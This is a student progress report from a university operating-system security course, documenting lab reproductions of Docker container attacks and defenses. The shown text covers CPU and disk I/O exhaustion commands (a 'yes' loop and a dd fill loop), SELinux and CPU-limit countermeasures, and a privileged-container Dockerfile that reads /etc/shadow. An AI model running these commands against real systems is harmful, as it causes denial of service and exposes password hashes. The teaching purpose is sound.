



Concordia Institute for Information System Engineering
(CIISE) Concordia University

INSE 6130 Operating System Security Progress Report

Implementation of Recent Attacks and a Security Application on Container

Submitted to:

Professor Dr. Suryadipta Majumdar

Submitted By:

Student Name	Student ID
Kathiraesh Lakshmi Narayanan	40303408
Joshua Reneeth Rajaa	40312396
Arvindkumaar Muthukumar	40302402
Hariharan Duraisingh	40303001
Kaushik Sabapathy Janarthanam	40299673
Malharrao Anil Shelar	40310302
Adithya Ananth	40235545

TABLE OF CONTENTS

CHAPTER NO	TITLE	PAGE NO
1	INTRODUCTION	5
2	CGROUPS RESOURCE EXHAUSTION ATTACK	6
	2.1 DOCKER CREATION	6
	2.2 IMPLEMENTATION OF ATTACK (CGROUPS)	7
3	DISK I/O EXHAUSTION ATTACK	9
	3.1 DOCKER CREATION	9
	3.2 IMPLEMENTATION OF DISK I/O EXHAUSTION ATTACK	10
4	IMPLEMENTATION OF DEFENSE (SELINUX, LIMITING THE CPU CONSUMPTION AND DISK I/O EXHAUSTION)	11
5	CONTAINER BREAKOUT FOR SENSITIVE FILE ACCESS	14
	5.1 CREATION OF DOCKER FILE	14
	5.2 IMPLEMENTATION OF ATTACK (CONTAINER BREAKOUT)	15
6	CONTAINER ESCAPE VIS SYMLINK ATTACK	16
	6.1 DOCKER CREATION	16
	6.3 IMPLEMENTATION OF ATTACK (SYMLINK ATTACK)	18
7	IMPLEMENTATION OF DEFENSE (APPLYING IN APPARMOR PROFILE FOR PRIVACY PROTECTION)	18
8	DOCKER API EXPOSURE	19
	8.1 IMPLEMENTATION OF ATTACK (API EXPOSURE)	20
9	CHALLENGES	22
10	CONCLUSION	23
11	REFERENCES	23

LIST OF FIGURES

NAME OF THE FIGURES	PAGE NO
Figure 1: Docker Containerized Applications	5
Figure 2: Creating a new Directory	6
Figure 3: Changing to new directory	6
Figure 4: Creating a docker file	6
Figure 5: Content in the docker file	7
Figure 6: Building docker image	7
Figure 7: Creating a new container	8
Figure 8: Verify the new container is created	8
Figure 9: Execution of attack	8
Figure 10: Top command	8
Figure 11: Maximum CPU consumption by YES command	8
Figure 12: Creating a new Directory	9
Figure 13: Changing to new directory	9
Figure 14: Creating a docker file	9
Figure 15: Content in the docker file	9
Figure 16: Building docker image	10
Figure 17: Execution of attack	11
Figure 18: Verify that the attack is executed	11
Figure 19: Status of SELinux	12
Figure 20: Execution of SELinux and limiting CPU usage	12
Figure 21: Execution of YES command inside the secure container	12
Figure 22: Verify the new container is created	12
Figure 23: top command	13
Figure 24: CPU is limited to half	13
Figure 25: Writing to the file is restricted	13
Figure 26: View the log file	13
Figure 27: Log file	13
Figure 28: Creation of Dockerfile	14
Figure 29: The content of the Dockerfile	14
Figure 30: Building of docker image	15
Figure 31: Running container in privileged access	16

Figure 32: Creation of Dockerfile	16
Figure 33: The content of the docker file	16
Figure 34: Building of docker image	17
Figure 35: Implementation of symlink attack	18
Figure 36: Creation of AppArmor profile	18
Figure 37: Content in the Apparmor profile	18
Figure 38: Loading of Apparmor profile for privacy protection	19
Figure 39: Running the docker container with the AppArmor profile	19
Figure 40: Launching docker daemon with Unix socket and TCP access	20
Figure 41: Listing running container	20
Figure 42: Creation of container using exposed docker API	21
Figure 43: Starting the created container by using container Id	21
Figure 44: Lists the running container	21
Figure 45: Verify the container is created by using the ps command	21

1. INTRODUCTION

Docker is a tool that lets developers create, share, and run applications in isolated "containers" on a shared operating system. By keeping applications separate from the computer's main setup, Docker makes it easier to distribute software. A few years ago, virtualization changed things by allowing multiple operating systems to run on one machine. This made it possible to run different applications on the same server, but each virtual machine (VM) needed its own Operating System, which used a lot of resources and became expensive.

Containerization, a newer approach, solved this by allowing applications to run separately while sharing the same OS. Docker packages all the needed parts for an application into a "container," so it works smoothly anywhere. Applications inside Docker containers often perform better than those in VMs because containers share the Operating System resources, which reduces extra work.

A big advantage of Docker is that each container has its resources, so they can run independently on the same system without interfering with each other. Applications inside containers are lightweight and easy to move between systems. Docker doesn't need a separate Operating System, making it simpler and more efficient with the computer's resources.

However, containers do come with security concerns, such as issues with the main Operating System, unverified images, unencrypted data, and unsecured network traffic. These need to be managed carefully to keep applications safe.




Figure 1: Docker Containerized Applications

2. cgroups resource exhaustion attack

Control Groups attack in Linux causes maximum consumption of CPU, resources, memory, etc. It also allows the container to gain more control over the host machine which leads to resource, firewall, intrusion detection system exhaustion and the worst cases, a DOS attack can also be performed which leads to the stolen of sensitive information in the machine.

2.1 Docker creation

1. Create directory:

CMD: `mkdir cgroups_attack`

Creating a new directory, in which the docker file is created.


A terminal window titled 'hari@hari: ~/cgroups_attack' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(hari@hari)-[~]' and the command '\$ mkdir cgroups_attack' has been entered and executed.

Figure 2: Creating a new Directory

2. Change directory

CMD: `cd cgroups_attack`

Change from the current directory to the newly created directory for implementing the attack.

A terminal window showing the directory change. The prompt is '(hari@hari)-[~]' and the command '\$ cd cgroups_attack' is entered. The next line shows the prompt has changed to '(hari@hari)-[~/cgroups_attack]'.

Figure 3: Changing to new directory

3. Create Docker file

CMD : `nano Dockerfile`

Create a docker file that is used for creating custom docker images, which contains what images, we are going to use, what tools and packages need to be updated or installed for performing the attack, and what working directory we are going to use, etc. Anything can be written related to performing the attack.

A terminal window showing the command '\$ nano Dockerfile' being entered at the prompt '(hari@hari)-[~/cgroups_attack]'.

Figure 4: Creating a docker file

```

hari@hari: ~/cgroups_attack
File Actions Edit View Help
GNU nano 8.2 Dockerfile *
# Start with a base Ubuntu image
FROM ubuntu:20.04

# Update the package and install necessary tools
RUN apt-get update && apt-get install -y coreutils

# Set working directory
WORKDIR /app

```

Figure 5: Content in the docker file

4. Building the custom docker image

CMD: docker images

we can check what are the images currently present in our docker environment.

CMD: docker build -t cgroups_attack

By using the docker we can build the image from our custom docker file. After building the image, now we can see that a new docker image is created (cgroups_attack) by using the command: docker images. (Refer fig: 6)

```

(hari@hari)-[~/cgroups_attack]
$ sudo docker images
REPOSITORY    TAG       IMAGE ID       CREATED        SIZE

(hari@hari)-[~/cgroups_attack]
$ sudo docker build -t cgroups_attack .
[+] Building 13.4s (7/7) FINISHED
=> [internal] load build definition from Dockerfile
=> => transferring dockerfile: 290B
=> [internal] load metadata for docker.io/library/ubuntu:20.04
=> [internal] load .dockerignore
=> => transferring context: 2B
=> [1/3] FROM docker.io/library/ubuntu:20.04@sha256:8e5c4f0285ecbb4ead070431d29b576a530d3166df73ec44affc1cd2
=> => resolve docker.io/library/ubuntu:20.04@sha256:8e5c4f0285ecbb4ead070431d29b576a530d3166df73ec44affc1cd2
=> => sha256:6013ae1a63c2ee58a8949f03c6366a3ef6a2f386a7db27d86de2de965e9f450b 2.30kB / 2.30kB
=> => sha256:d9802f032d6798e2086607424bfe88cb8ec1d6f116e11cd99592dcaf261e9cd2 27.51MB / 27.51MB
=> => sha256:8e5c4f0285ecbb4ead070431d29b576a530d3166df73ec44affc1cd27555141b 6.69kB / 6.69kB
=> => sha256:e5a6aeef391a8a9bdae3de6b28f393837c479d8217324a2340b64e45a81e0ef 424B / 424B
=> => extracting sha256:d9802f032d6798e2086607424bfe88cb8ec1d6f116e11cd99592dcaf261e9cd2
=> [2/3] RUN apt-get update && apt-get install -y coreutils
=> [3/3] WORKDIR /app
=> => exporting to image
=> => exporting layers
=> => writing image sha256:b9dc57f7a1b46d2849c26c7801216a8050e731c44d79f0a02d1c9ff91763ebca
=> => naming to docker.io/library/cgroups_attack

```

```

(hari@hari)-[~/cgroups_attack]
$ sudo docker images
REPOSITORY    TAG       IMAGE ID       CREATED        SIZE
cgroups_attack latest    b9dc57f7a1b4  11 seconds ago 127MB

```

Figure 6: Building docker image

2.2 Implementation of attack (cgroups)

1. Run the container without limiting the resources

CMD: docker run -it --name cpu_consumption cgroups_attack /bin/bash

It starts a new container namely `cpu_consumption` which is created by custom docker image `cgroups_attack` in an interactive mode, which runs a bash shell in a container, you can verify that the container is created by using the command: `docker ps -a` – which lists the available container and their status, container id etc. (Refer fig: 8)

```
(hari@hari)-[~/cgroups_attack]
$ sudo docker run -it --name cpu_consumption cgroups_attack /bin/bash
```

Figure 7: Creating a new container

```
(hari@hari)-[~/cgroups_attack]
$ sudo docker ps -a
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
e2b23c6b0898	cgroups_attack	"/bin/bash"	26 minutes ago	Exited (0) 22 minutes ago		cpu_consumption

Figure 8: Verify the new container is created

2. Execution of resource exhaustion attack inside the container (cpu_consumption)

CMD : `yes > /dev/null &`

This command is used for the resource exhaustion attack, let's split the command into three parts.

- Yes – which is used to create or generate multiple 'y' characters (like a recursion) which consumes more CPU usage.
- `/dev/null` - redirects the 'y' output to a special file i.e. anything that goes inside the files is not stored.
- `&` - which runs these things in the background, knowing the user unknown to the attack.

```
(hari@hari)-[~/cgroups_attack]
$ sudo docker run -it --name cpu_consumption cgroups_attack /bin/bash
root@e2b23c6b0898:/app# yes > /dev/null &
[1] 9
root@e2b23c6b0898:/app#
```

Figure 9: Execution of attack

3. Verify the attack is executed

CMD: `top`

By using the `top` command, you can verify that the system consumes maximum CPU usage.

```
(hari@hari)-[~/cgroups_attack]
$ top
```

Figure 10: top command

```
top - 12:15:49 up 32 min, 2 users, load average: 0.88, 0.39, 0.21
Tasks: 172 total, 2 running, 170 sleeping, 0 stopped, 0 zombie
%Cpu(s): 12.1 us, 39.3 sy, 0.0 ni, 48.6 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
MiB Mem : 7948.3 total, 6503.2 free, 873.6 used, 809.5 buff/cache
MiB Swap: 975.0 total, 975.0 free, 0.0 used, 7074.8 avail Mem
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
16839	root	20	0	2516	1244	1244	R	99.7	0.0	1:11.59	yes
776	root	20	0	389728	104472	58088	S	1.0	1.3	0:10.84	Xorg
1402	hari	20	0	361564	49536	22304	S	0.7	0.6	0:04.91	panel-13-cpugra
1273	hari	20	0	216396	2936	2668	S	0.3	0.0	0:04.27	VBoxClient
10184	hari	20	0	459436	101568	86544	S	0.3	1.2	0:02.44	qterminal
1	root	20	0	57836	44740	18124	S	0.0	0.5	0:01.53	systemd

Figure 11: Maximum CPU consumption by YES command

3. Disk I/O exhaustion attack

The Disk I/O exhaustion attack exploits containers security, it gives the container's ability to perform unrestricted disk write operation, exhausting the system's I/O subsystem. This attack can slow down the performance of the system, exhaust storage and disrupt critical services on the host system.

3.1 Docker creation

1. Create directory:

CMD: `mkdir disk_io_attack`

Creating a new directory, in which the docker file is created.

```
(hari@hari)-[~]  
$ mkdir disk_io_attack
```

Figure 12: Creating a new Directory

2. Change directory

CMD: `cd cgroups_attack`

Change from the current directory to the newly created directory for implementing the attack.

```
(hari@hari)-[~]  
$ cd disk_io_attack
```

Figure 13: Changing to new directory

3. Create Docker file

CMD: `nano Dockerfile`

Create a docker file that is used for creating custom docker images, which contains what images, we are going to use, what tools and packages need to be updated or installed for performing the attack, and what working directory we are going to use, etc. Anything can be written related to performing the attack.

```
(hari@hari)-[~/disk_io_attack]  
$ nano Dockerfile
```

Figure 14: Creating a docker file

```
GNU nano 8.2 Dockerfile  
FROM ubuntu:latest  
RUN apt-get update && apt-get install -y coreutils  
CMD ["bash"]
```

Figure 15: Content in the docker file

4. Building the custom docker image

CMD: `docker build -t disk_io_attack`

By using the docker we can build the image from our custom docker file. After building the image, now we can see that a new docker image is created `disk_io_attack`

```
(hari@hari)-[~/disk_io_attack]
$ sudo docker build -t disk_io_attack .

[sudo] password for hari:
DEPRECATED: The legacy builder is deprecated and will be removed in a future release.
Install the buildx component to build images with BuildKit:
https://docs.docker.com/go/buildx/

Sending build context to Docker daemon 2.048kB
Step 1/3 : FROM ubuntu:latest
--> 59ab366372d5
Step 2/3 : RUN apt-get update && apt-get install -y coreutils
--> Running in 3ff6c4178c9e
Get:1 http://archive.ubuntu.com/ubuntu noble InRelease [256 kB]
Get:2 http://security.ubuntu.com/ubuntu noble-security InRelease [126 kB]
Get:3 http://archive.ubuntu.com/ubuntu noble-updates InRelease [126 kB]
Get:4 http://archive.ubuntu.com/ubuntu noble-backports InRelease [126 kB]
Get:5 http://archive.ubuntu.com/ubuntu noble/multiverse amd64 Packages [331 kB]
Get:6 http://archive.ubuntu.com/ubuntu noble/universe amd64 Packages [19.3 MB]
Get:7 http://security.ubuntu.com/ubuntu noble-security/universe amd64 Packages [725 kB]
Get:8 http://security.ubuntu.com/ubuntu noble-security/main amd64 Packages [623 kB]
Get:9 http://archive.ubuntu.com/ubuntu noble/restricted amd64 Packages [117 kB]
Get:10 http://archive.ubuntu.com/ubuntu noble/main amd64 Packages [1808 kB]
Get:11 http://security.ubuntu.com/ubuntu noble-security/restricted amd64 Packages [607 kB]
Get:12 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 Packages [852 kB]
Get:13 http://archive.ubuntu.com/ubuntu noble-updates/restricted amd64 Packages [607 kB]
Get:14 http://archive.ubuntu.com/ubuntu noble-updates/universe amd64 Packages [933 kB]
Get:15 http://security.ubuntu.com/ubuntu noble-security/multiverse amd64 Packages [15.3 kB]
Get:16 http://archive.ubuntu.com/ubuntu noble-updates/multiverse amd64 Packages [18.4 kB]
Get:17 http://archive.ubuntu.com/ubuntu noble-backports/universe amd64 Packages [11.9 kB]
Fetched 26.6 MB in 3s (9410 kB/s)
Reading package lists...
Reading package lists...
Building dependency tree...
Reading state information...
coreutils is already the newest version (9.4-3ubuntu6).
0 upgraded, 0 newly installed, 0 to remove and 6 not upgraded.
--> Removed intermediate container 3ff6c4178c9e
--> f3dca41ca4d8
Step 3/3 : CMD ["bash"]
--> Running in 846e146a1225
--> Removed intermediate container 846e146a1225
--> 21e9eabb8eda
Successfully built 21e9eabb8eda
Successfully tagged disk_io_attack:latest
```

Figure 16: Building docker image

3.2 Implementation of Disk I/O exhaustion attack

1. Run the container and execute the disk i/o attack

CMD: `docker run -it --name io_exhaustion disk_io_attack /bin/bash`

It starts a new container namely `io_exhaustion` which is created by custom docker image `disk_io_attack` in an interactive mode, which runs a bash shell in a container.

CMD: while true; do dd if=/dev/zero of=/tmp/tmpfile bs=1M count=100; done

This command creates an infinite loop that continuously writes data to the file, which fills up the disk space. The dd command reads the data from /dev/zero, which generates an endless stream of null bytes, which writes into the /tmp/tmpfile. Each iteration writes 100mb of data

```
(hari@hari)-[~/disk_io_attack]
$ sudo docker run -it --name io_exhaustion disk_io_attack /bin/bash
root@e96028822981:/# while true; do dd if=/dev/zero of=/tmp/tmpfile bs=1M count=100; done
100+0 records in
100+0 records out
104857600 bytes (105 MB, 100 MiB) copied, 0.0363627 s, 2.9 GB/s
100+0 records in
100+0 records out
104857600 bytes (105 MB, 100 MiB) copied, 0.698074 s, 150 MB/s
100+0 records in
100+0 records out
104857600 bytes (105 MB, 100 MiB) copied, 0.809627 s, 130 MB/s
100+0 records in
```

Figure 17: Execution of attack

3. Verify the attack is executed

CMD: iostat -xd 1

By using the iostat we can observe that the disk i/o exhaustion attack is performed.

```
(hari@hari)-[~]
$ iostat -xd 1

Linux 6.11.2-amd64 (hari)      11/24/24      _x86_64_      (2 CPU)

Device            r/s    kB/s    rrqm/s    Xrrqm    r_await    rareq-sz    w/s    kB/s    wrqm/s    Xwrqm    w_await    wareq-sz    d/s    kB/s    drqm/s    Xdrqm    d_await    dareq-sz    f/s    f_await    aqu-sz    %util
sda                4.32    208.08    3.61    45.50    25.78    48.13    42.19    28921.49    1.86    4.21    17.03    685.76    0.00    0.00    0.00    0.00    0.00    0.00    0.27    44.41    0.84    13.02
sda                0.00    0.00    0.00    0.00    0.00    0.00    131.68    117952.48    2.97    2.21    48.15    895.73    0.00    0.00    0.00    0.00    0.00    0.00    0.00    0.00    6.34    87.92
sda                0.00    0.00    0.00    0.00    0.00    0.00    165.00    83024.00    16.00    8.84    53.13    503.18    0.00    0.00    0.00    0.00    0.00    0.00    2.00    93.50    8.96    102.80
sda                0.00    0.00    0.00    0.00    0.00    0.00    848.00    587772.00    6.00    8.70    6.03    693.13    0.00    0.00    0.00    0.00    0.00    0.00    0.00    0.00    5.12    68.00
sda                0.00    0.00    0.00    0.00    0.00    0.00    971.00    661584.00    6.00    8.81    5.43    681.26    0.00    0.00    0.00    0.00    0.00    0.00    0.00    0.00    5.28    61.60
```

Figure 18: Verify that the attack is executed

4. Implementation of defense (SELinux, limiting the CPU consumption and Disk I/O exhaustion)

1.Check for the status of the Linux

CMD: sestatus

which is used to check the status of the SELinux.

If the SELinux is not installed, you can install and active using the below-mentioned commands

```
Sudo apt install -y selinux-basics selinux-policy-default audit
Sudo selinux-activate
```

NOTE: It's important to use SELinux in enforcing mode because it actively enforces the security policies, blocks any unauthorized access and is logged in the log file, which can be viewed for further references, whereas permissive mode is only used for testing or debugging environment

```
(hari@hari)-[~/cgroups_attack]
$ sestatus
SELinux status:                enabled
SELinuxfs mount:              /sys/fs/selinux
SELinux root directory:      /etc/selinux
Loaded policy name:           default
Current mode:                 enforcing
Mode from config file:       permissive
Policy MLS status:           enabled
Policy deny_unknown status:   allowed
Memory protection checking:   actual (secure)
Max kernel policy version:    33
```

Figure 19: Status of SELinux

2. Execution

CMD: `docker run -it --name new_cpu_consumption --security-opt label:type:container_runtime_t --cpus="0.5" --read-only cgroups_attack /bin/bash`

It starts a new container namely `new_cpu_consumotion` in an interactive mode, by using `cgroups_attack` (the image that is built using the docker file) **-it** helps us to interact with container through the command line, and it passes the Linux security option to the docker through a label called `container_runtime_t` which limits the container process and sets a boundary **--cpus = "0.5"** limits the CPU usage to 50 percent even is the YES > /DEV/NULL & runs and runs the container in read only mode which prevents any writing to it (refer fig:21). Opens bash shell for direct interaction.

```
(hari@hari)-[~/disk_io_attack]
$ sudo docker run -it --name secure_io_and_cpu_consumption --security-opt label:type:container_runtime_t --cpus="0.5" --read-only cgroups_attack /bin/bash
```

Figure 20: Execution of SELinux, limiting CPU usage and Disk I/O exhaustion

```
(hari@hari)-[~/disk_io_attack]
$ sudo docker run -it --name secure_io_and_cpu_consumption --security-opt label:type:container_runtime_t --cpus="0.5" --read-only cgroups_attack /bin/bash

root@3840f0025a42:/app# yes > /dev/null &
[1] 8
root@3840f0025a42:/app# while true; do dd if=/dev/zero of=/tmp/tempfile bs=1M count=100; done
dd: failed to open '/tmp/tempfile': Read-only file system
dd: failed to open '/tmp/tempfile': Read-only file system
```

Figure 21: Execution of CPU consumption and Disk I/O exhaustion inside the secure container

```
(hari@hari)-[~]
$ sudo docker ps -a
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
3c0e9b0843b1	container_breakout	"/bin/bash"	32 minutes ago	Exited (1) 6 minutes ago		secure_container
404894c9e8b8	svmlink	"/bin/bash"	About an hour ago	Exited (0) About an hour ago		svmlink_escape
3840f0025a42	cgroups_attack	"/bin/bash"	24 hours ago	Exited (0) 23 hours ago		secure_io_and_cpu_consumption

Figure 22: Verify the new container is created

```
(hari@hari)-[~/cgroups_attack]
$ top
```

Figure 23: top command

```
top - 12:37:05 up 53 min, 2 users, load average: 0.93, 0.40, 0.22
Tasks: 170 total, 2 running, 168 sleeping, 0 stopped, 0 zombie
%Cpu(s): 6.6 us, 17.6 sy, 0.0 ni, 75.8 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
MiB Mem : 7948.3 total, 6419.4 free, 911.3 used, 861.2 buff/cache
MiB Swap: 975.0 total, 975.0 free, 0.0 used, 7037.0 avail Mem
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
27564	root	20	0	2516	1244	1244	R	49.8	0.0	0:27.84	yes
776	root	20	0	471390	124528	63508	S	1.3	1.5	0:20.28	xorg
1338	hari	20	0	980300	126116	83460	S	0.3	1.5	0:08.99	xfwm4
1402	hari	20	0	361564	49692	22460	S	0.3	0.6	0:08.82	panel-13-cpugra

Figure 24: CPU is limited to half

```
(hari@hari)-[~]
$ iostat -xd 1
```

Linux 6.11.2-amd64 (hari)		11/24/24		_x86_64_		(2 CPU)																	
Device	r/s	rkB/s	rrqm/s	krqm/s	r_await	rareq-sz	w/s	wkB/s	wrqm/s	w_await	wareq-sz	d/s	dkB/s	drqm/s	xdqm/s	d_await	dareq-sz	f/s	f_await	aqu-sz	%util		
sda	2.40	113.16	1.96	44.98	25.18	47.20	25.48	17255.98	1.19	4.47	17.41	677.36	0.00	0.00	0.00	0.00	0.00	0.00	0.20	45.80	0.51	7.98	
sda	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00		
sda	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00		
sda	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00		
sda	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00		
sda	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00		

Figure 25: Writing to the file is restricted

3.Log analysis

CMD: tail -f /var/log/audit.log

This command is used to monitor the logs, the above-mentioned path where the logs are stored, and you see **success = no** (refer fig:27) which means the SELinux is actively blocking the unwanted activates (enforcing mode)

```
(hari@hari)-[~/cgroups_attack]
$ sudo tail -f /var/log/audit/audit.log
```

Figure 26: View the log file

```
(hari@hari)-[~/cgroups_attack]
$ sudo tail -f /var/log/audit/audit.log
type=AVC msg=audit(1730048075.429:1965): avc: denied { execmem } for pid=37405 comm="grep" scontext=unconfined_u:unconfined_r:unconfined_t:s0
-s0:c0.c1023 tcontext=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 tclass=process permissive=0
type=SYSCALL msg=audit(1730048075.429:1965): arch=c000003e syscall=9 success=no exit=-13 a0=0 a1=10000 a2=7 a3=22 items=0 ppid=37403 pid=37405 a
uid=1000 uid=1000 gid=1000 euid=1000 suid=1000 fsuid=1000 egid=1000 sgid=1000 tsgid=1000 tty=(none) ses=2 comm="grep" exe="/usr/bin/grep" subj=u
nconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 key=(null)ARCH=x86_64 SYSCALL=mmap AUID="hari" UID="hari" GID="hari" EUID="hari" SUID="hari"
" FSUID="hari" EGID="hari" SGID="hari" FSGID="hari"
type=PROCTITLE msg=audit(1730048075.429:1965): proctitle=67726570002D6F002D5000283F3C3D696E657420295B302D395D7B312C337D285C2E5B302D395D7B312C337
D297B337D
type=AVC msg=audit(1730048076.433:1966): avc: denied { execmem } for pid=37413 comm="grep" scontext=unconfined_u:unconfined_r:unconfined_t:s0
-s0:c0.c1023 tcontext=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 tclass=process permissive=0
type=SYSCALL msg=audit(1730048076.433:1966): arch=c000003e syscall=9 success=no exit=-13 a0=0 a1=10000 a2=7 a3=22 items=0 ppid=37411 pid=37413 a
uid=1000 uid=1000 gid=1000 euid=1000 suid=1000 fsuid=1000 egid=1000 sgid=1000 tsgid=1000 tty=(none) ses=2 comm="grep" exe="/usr/bin/grep" subj=u
nconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 key=(null)ARCH=x86_64 SYSCALL=mmap AUID="hari" UID="hari" GID="hari" EUID="hari" SUID="hari"
" FSUID="hari" EGID="hari" SGID="hari" FSGID="hari"
type=PROCTITLE msg=audit(1730048076.433:1966): proctitle=67726570002D6F002D5000283F3C3D696E657420295B302D395D7B312C337D285C2E5B302D395D7B312C337
D297B337D
```

Figure 27: Log file

5. Container breakout for sensitive file access

Container breakout refers to an attack technique where the container escapes from the docker environment as the container is designed to be isolated and access the sensitive file or folder which is present inside the host machine. This arises when the container is given a `--privileged` flag and it runs without affecting the other part of the host machine.


5.1. Creation of Docker file

- `mkdir container_escape` – in which the docker file is created.
- `cd container_escape` – change from the current directory to the newly created directory for implementing the attack.
- `nano Dockerfile` – create a docker file that is used for creating custom docker images, which contains what images we are going to use, what the tools and packages need to be updated or installed for performing the attack, and what working directory we are going to use, etc. Can be written related to performing the attack (refer fig:29)



```
(joshua@Joshua)-[~]  
$ mkdir container_escape  
  
(joshua@Joshua)-[~]  
$ cd container_escape  
  
(joshua@Joshua)-[~/container_escape]  
$ nano Dockerfile
```

Figure 28: Creation of Dockerfile



```
File Actions Edit View Help  
GNU nano 8.2 Dockerfile *  
FROM ubuntu:20.04  
  
# Install essential tools  
RUN apt-get update  
  
# Set command to attempt accessing /etc/shadow on the host  
CMD ["cat", "/etc/shadow"]
```

Figure 29: The content of the docker file

1. Building the custom docker image

CMD: `docker build -t container_breakout`

By using the docker we can build the image from our custom docker file. After building the image, now we can see that a new docker image is created (`container_breakout`) by using the command: `docker images`.

```

(joshua@Joshua)-[~/container_escape]
$ sudo docker build -t container_breakout .
DEPRECATED: The legacy builder is deprecated and will be removed in a future release.
            Install the buildx component to build images with BuildKit:
            https://docs.docker.com/go/buildx/

Sending build context to Docker daemon  2.048kB
Step 1/3 : FROM ubuntu:20.04
=> 6013ae1a63c2
Step 2/3 : RUN apt-get update
=> Running in 14c30480d929
Get:1 http://security.ubuntu.com/ubuntu focal-security InRelease [128 kB]
Get:2 http://archive.ubuntu.com/ubuntu focal InRelease [265 kB]
Get:3 http://archive.ubuntu.com/ubuntu focal-updates InRelease [128 kB]
Get:4 http://archive.ubuntu.com/ubuntu focal-backports InRelease [128 kB]
Get:5 http://security.ubuntu.com/ubuntu focal-security/multiverse amd64 Packages [30.9 kB]
Get:6 http://security.ubuntu.com/ubuntu focal-security/restricted amd64 Packages [4092 kB]
Get:7 http://archive.ubuntu.com/ubuntu focal/universe amd64 Packages [11.3 MB]
Get:8 http://security.ubuntu.com/ubuntu focal-security/universe amd64 Packages [1275 kB]
Get:9 http://security.ubuntu.com/ubuntu focal-security/main amd64 Packages [4069 kB]
Get:10 http://archive.ubuntu.com/ubuntu focal/main amd64 Packages [1275 kB]
Get:11 http://archive.ubuntu.com/ubuntu focal/multiverse amd64 Packages [177 kB]
Get:12 http://archive.ubuntu.com/ubuntu focal/restricted amd64 Packages [33.4 kB]
Get:13 http://archive.ubuntu.com/ubuntu focal-updates/universe amd64 Packages [1566 kB]
Get:14 http://archive.ubuntu.com/ubuntu focal-updates/multiverse amd64 Packages [33.5 kB]
Get:15 http://archive.ubuntu.com/ubuntu focal-updates/main amd64 Packages [4532 kB]
Get:16 http://archive.ubuntu.com/ubuntu focal-updates/restricted amd64 Packages [4244 kB]
Get:17 http://archive.ubuntu.com/ubuntu focal-backports/main amd64 Packages [55.2 kB]
